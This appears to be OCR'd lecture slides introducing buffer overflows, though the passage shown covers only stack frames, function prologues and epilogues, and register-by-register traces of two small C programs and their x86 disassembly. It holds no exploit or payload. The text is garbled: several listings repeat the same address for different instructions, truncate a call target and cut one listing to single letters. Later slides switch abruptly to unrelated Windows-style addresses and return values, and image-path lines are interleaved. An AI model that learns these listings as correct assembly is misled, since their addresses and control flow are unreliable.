Buffer Overflow

Stack Frames and Function Invocation

- The stack is composed of frames
- Frames are pushed onto stack by a function prologue
- The address of the current frame is stored in the Frame Pointer (FP) register
  - On intel architectures %ebp is used for this purpose
- Each frame contains
  - The function parameters
  - The return address to jump to at the end of the function
  - The pointer to the previous frame (old ebp)
  - Functions local variables

Function Prologue

- Before calling a function the caller prepares the parameters by either setting specific registers or by pushing them on the stack.
- The prologue of the called function
  - Pushes the current base pointer onto a stack
  - Sets the base pointer to the current stack pointer
  - Moves the stack pointer onward to make room for local variables
  - push %ebp
  - mov %esp, %ebp
  - sub $n, %esp /* n is the size of local vars */
- Assembly ENTER opcode is a short hand for this.

Epilogue

- The epilogue of the called function
  - Saves the result (if any) in the %eax register
  - Stores the base pointer into the stack pointer (deletes the current stack frame)
  - Pops a value from the stack, restoring the saved base pointer
  - Executes a ret
- The second and third operations are equivalent to LEAVE opcode.

Example1.c

Only saved frame pointer (ebp) and saved return addresses (eip).

```
//Example1 - using the stack
//to call subroutines
int add(){
  return 0xbeef;
}
int main(){
  add();
  return 0xdead;
}
```

```
add:
0x804845c push        ebp
0x804845d mov         esp,ebp
0x804845f mov         0xbeef,%eax
0x8048464 pop         %ebp
0x8048465 ret
main:
0x8048466 push        %ebp
0x8048467 mov         %esp, %ebp
0x8048469 call        0x804845 <add>
0x804846e mov         0xdead, %eax
0x8048466 pop         %ebp
0x8048466 ret
```

Example1.c 1:


EIP = 0x8048466, but no instruction yet executed

eax	0x01⌘
ebp	0x0⌘
esp	0xBFFFF6BC⌘

Key:
☒ executed instruction,
♍ modified value
⌘ start value

```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f mov     0xbeef,%eax
0x8048464 pop     %ebp
0x8048465 ret
main:
0x8048466 push    %ebp
0x8048467 mov     %esp, %ebp
0x8048469 call    0x804845 <add>
0x804846e mov     0xdead, %eax
0x8048466 pop     %ebp
0x8048466 ret
```

Belongs to the frame *before* main() is called




Example1.c 2

eax	01⌘
ebp	0⌘
esp	0xBFFFF6B8♍

Key:
⌧ executed instruction,
♍ modified value
⌘ start value

```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f mov     0xbeef,%eax
0x8048464 pop     %ebp
0x8048465 ret
main:
0x8048466 push    ebp  ⌧
0x8048467 mov     %esp, %ebp
0x8048469 call    0x804845 <add>
0x804846e mov     0xdead, %eax
0x8048466 pop     %ebp
0x8048466 ret
```




Example1.c 3

eax	0x1⌘
ebp	0xBFFFF6B8♍
esp	0xBFFFF6B8

Key:
⌧ executed instruction,
♍ modified value
⌘ start value

```
add:
0x804845c push        ebp
0x804845d mov         esp,ebp
0x804845f mov         0xbeef,%eax
0x8048464 pop         %ebp
0x8048465 ret
main:
0x8048466 push        %ebp
0x8048467 mov         esp,ebp ⌧
0x8048469 call        0x804845 <add>
0x804846e mov         0xdead, %eax
0x8048466 pop         %ebp
0x8048466 ret
```




Example1.c 4

eax	01⌘
ebp	0xBFFFF6B8
esp	0xBFFFF6B4♍

Key:
⊠ executed instruction,
♍ modified value
⌘ start value

```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f mov     0xbeef,%eax
0x8048464 pop     %ebp
0x8048465 ret
main:
0x8048466 push    %ebp
0x8048467 mov     %esp, %ebp
0x8048469 call    0x804845c<add> ⊠
0x804846e mov     0xdead, %eax
0x8048466 pop     %ebp
0x8048466 ret
```



eax	01⌘
ebp	0xBFFFF6B8
esp	0xBFFFF6B0♍


Key:

☒ executed instruction,

♍ modified value

⌘ start value

```
add:
0x804845c push    ebp ☒
0x804845d mov     esp,ebp
0x804845f mov     0xbeef,%eax
0x8048464 pop     %ebp
0x8048465 ret
main:
0x8048466 push    %ebp
0x8048467 mov     %esp, %ebp
0x8048469 call    0x804845 <add>
0x804846e mov     0xdead, %eax
0x8048466 pop     %ebp
0x8048466 ret
```



eax	01⌘
ebp	0xBFFFF6B8
esp	0xBFFFF6B0♍

Key:
☒ executed instruction,
♍ modified value
⌘ start value

```
add:
0x804845c p
0x804845d m
0x804845f m
0x8048464 p
0x8048465 r
main:
0x8048466 push   %ebp
0x8048467 mov    %esp, %ebp
0x8048469 call   0x804845 <add>
0x804846e mov    0xdead, %eax
0x8048466 pop    %ebp
0x8048466 ret
```

push EBP pushes EBP of caller

0xBFFFF6BC


0xBFFFF6AC

0xBFFFF6A8

eax	01⌘
ebp	0xBFFFF6B0♍
esp	0xBFFFF6B0


Key:
⊠ executed instruction,
♍ modified value
⌘ start value

```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp ⊠
0x804845f mov     0xbeef,%eax
0x8048464 pop     %ebp
0x8048465 ret
main:
0x8048466 push    %ebp
0x8048467 mov     %esp, %ebp
0x8048469 call    0x804845 <add>
0x804846e mov     0xdead, %eax
0x8048466 pop     %ebp
0x8048466 ret
```



Example1.c 6
STACK FRAME TIME OUT


```
add:
push ebp
mov  esp,ebp
mov  0xbeef,%eax
pop  %ebp
ret
main:
push %ebp
Mov  %esp, %ebp
call 0x804845 <add>
mov  0xDEAD, %eax
pop  %ebp
ret
```



eax	0x0000BEEF
ebp	0xBFFFF6B0
esp	0xBFFFF6B0

Key:
☒ executed instruction,
♍ modified value
⌘ start value

```
add:
0x804845c push      %ebp
0x804845d mov       %esp, %ebp
0x804845f mov       0xBEEF, %eax ☒
0x8048464 pop       %ebp
0x8048465 ret
main:
0x8048466 push      %ebp
0x8048467 mov       %esp, %ebp
0x8048469 call      0x804845 <add>
0x804846e mov       0xdead, %eax
0x8048466 pop       %ebp
0x8048466 ret
```




Example1.c 8

eax	0xBEEF
ebp	0xBFFFF6B8♍
esp	0xBFFFF6B4♍

Key:
⊠ executed instruction,
♍ modified value
⌘ start value

```
add:
0x804845c push    %ebp
0x804845d mov     %esp, %ebp
0x804845f mov     0xbeef,%eax
0x8048464 pop     %ebp ⊠
0x8048465 ret
main:
0x8048466 push    %ebp
0x8048467 mov     %esp, %ebp
0x8048469 call    0x804845 <add>
0x804846e mov     0xdead, %eax
0x8048466 pop     %ebp
0x8048466 ret
```




Example1.c 9

eax	0xBEEF
ebp	0xBFFFF6B8
esp	0xBFFFF6B8♍

```
add:
0x804845c push          %ebp
0x804845d mov           %esp, %ebp
0x804845f mov           0xbeef,%eax
0x8048464 pop           %ebp
0x8048465 ret ⌧
main:
0x8048466 push          %ebp
0x8048467 mov           %esp, %ebp
0x8048469 call          0x804845 <add>
0x804846e mov           0xdead, %eax
0x8048466 pop           %ebp
0x8048466 ret
```

Key:
⌧ executed instruction,
♍ modified value
⌘ start value




Example1.c 9

eax	0xDEAD♍
ebp	0xBFFFF6B8
esp	0xBFFFF6B8

Key:
☒ executed instruction,
♍ modified value
⌘ start value

```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f mov     0xbeef,%eax
0x8048464 pop     %ebp
0x8048465 ret
main:
0x8048466 push    %ebp
0x8048467 mov     %esp, %ebp
0x8048469 call    0x804845 <add>
0x804846E mov     0xDEAD,%eax ☒
0x8048466 pop     %ebp
0x8048466 ret
```




Example1.c 10

eax	0xDEAD
ebp	0x00000000♍
esp	0xBFFFF6BC♍

Key:
⌧ executed instruction,
♍ modified value
⌘ start value

```
add:
0x804845c push    ebp
0x804845d mov     esp,ebp
0x804845f mov     0xbeef,%eax
0x8048464 pop     %ebp
0x8048465 ret
main:
0x8048466 push    %ebp
0x8048467 mov     %esp, %ebp
0x8048469 call    0x804845 <add>
00401018  mov     0xDEAD, %eax
0040101D  pop     ebp ⌧
0040101E  ret
```




Example1.c 11

eax	0xDEAD
ebp	0x00000000
esp	0xBFFFF6C0♍

```
sub:
00401000  push        ebp
00401001  mov         ebp,esp
00401003  mov         eax,0BEEFh
00401008  pop         ebp
00401009  ret
main:
00401010  push        ebp
00401011  mov         ebp,esp
00401013  call        sub (401000h)
00401018  mov         eax,0F00Dh
0040101D  pop         ebp
0040101E  ret ☒
```

Key:
☒ executed instruction,
♍ modified value
⌘ start value



Example3.c

The stack frame now also contains local variables

```
//Example1 - using the stack
//to call subroutines
#include <stdio.h>
int add(int x, int y){
        int a = 0xfeed;
        int b=0xdead, c = 0xbeef;
        int z = x + y;
        return z;
}

int main(){
        add(6,8);
        return 0xf00d;
}
```

```
main:
0x8048469 push   %ebp
0x804846a mov    %esp, %ebp
0x804846c push   $0x8
0x804846e push   $0x6
0x8048470 call   0x804845c <add>
0x8048475 add    0x8, %esp
0x804846e mov    0xf00d, %eax
0x8048466 leave
0x8048466 ret
```

0xB7E31533
0x0
0x8
0x6
0x8048475
undef

args are pushed in the reverse order

Example3.c

The stack frame now also contains local variables

```
//Example1 - using the stack
//to call subroutines
#include <stdio.h>
int add(int x, int y){
        int a = 0xfeed;
        int b=0xdead, c = 0xbeef;
        int z = x + y;
        return z;
}

int main(){
        add(6,8);
        return 0xf00d;
}
```

```
add:
0x804845c push   ebp
0x804845d mov    esp,ebp
0x804845f sub    $0x10,%esp
0x8048462 movl   0xfeed,-0x10(%ebp)
0x8048469 movl   0xdead,-0xC(%ebp)
0x8048470 movl   0xbeef,-0x8(%ebp)
0x8048477 mov    0x8(%ebp),%edx
0x804847a mov    0xC(%ebp),%eax
0x804847d add    %edx,%eax
0x804847f mov    %eax, -0x4(%ebp)
0x8048482 mov    -0x4(%ebp),%eax
0x8048485 leave
